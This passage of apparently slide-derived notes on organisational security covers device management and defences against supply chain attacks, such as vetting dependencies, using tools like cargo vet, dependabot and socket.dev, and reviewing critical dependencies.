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
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- For machines: automated device management to enforce password requirements, software updates, encryption, etc. Mixed feelings about these...


(3) Supply chain attacks



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- Have a process for adding (first-order) dependencies: vet maintainer, number
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 vetting tool (e.g., cargo vet) to check in information about allowlisted deps
- Use a dependency management tool (e.g., dependabot for version bumping, socket.dev for detecting evil JS dependencies)
- Have some sense of the most security critical dependencies in your codebase and actually look at them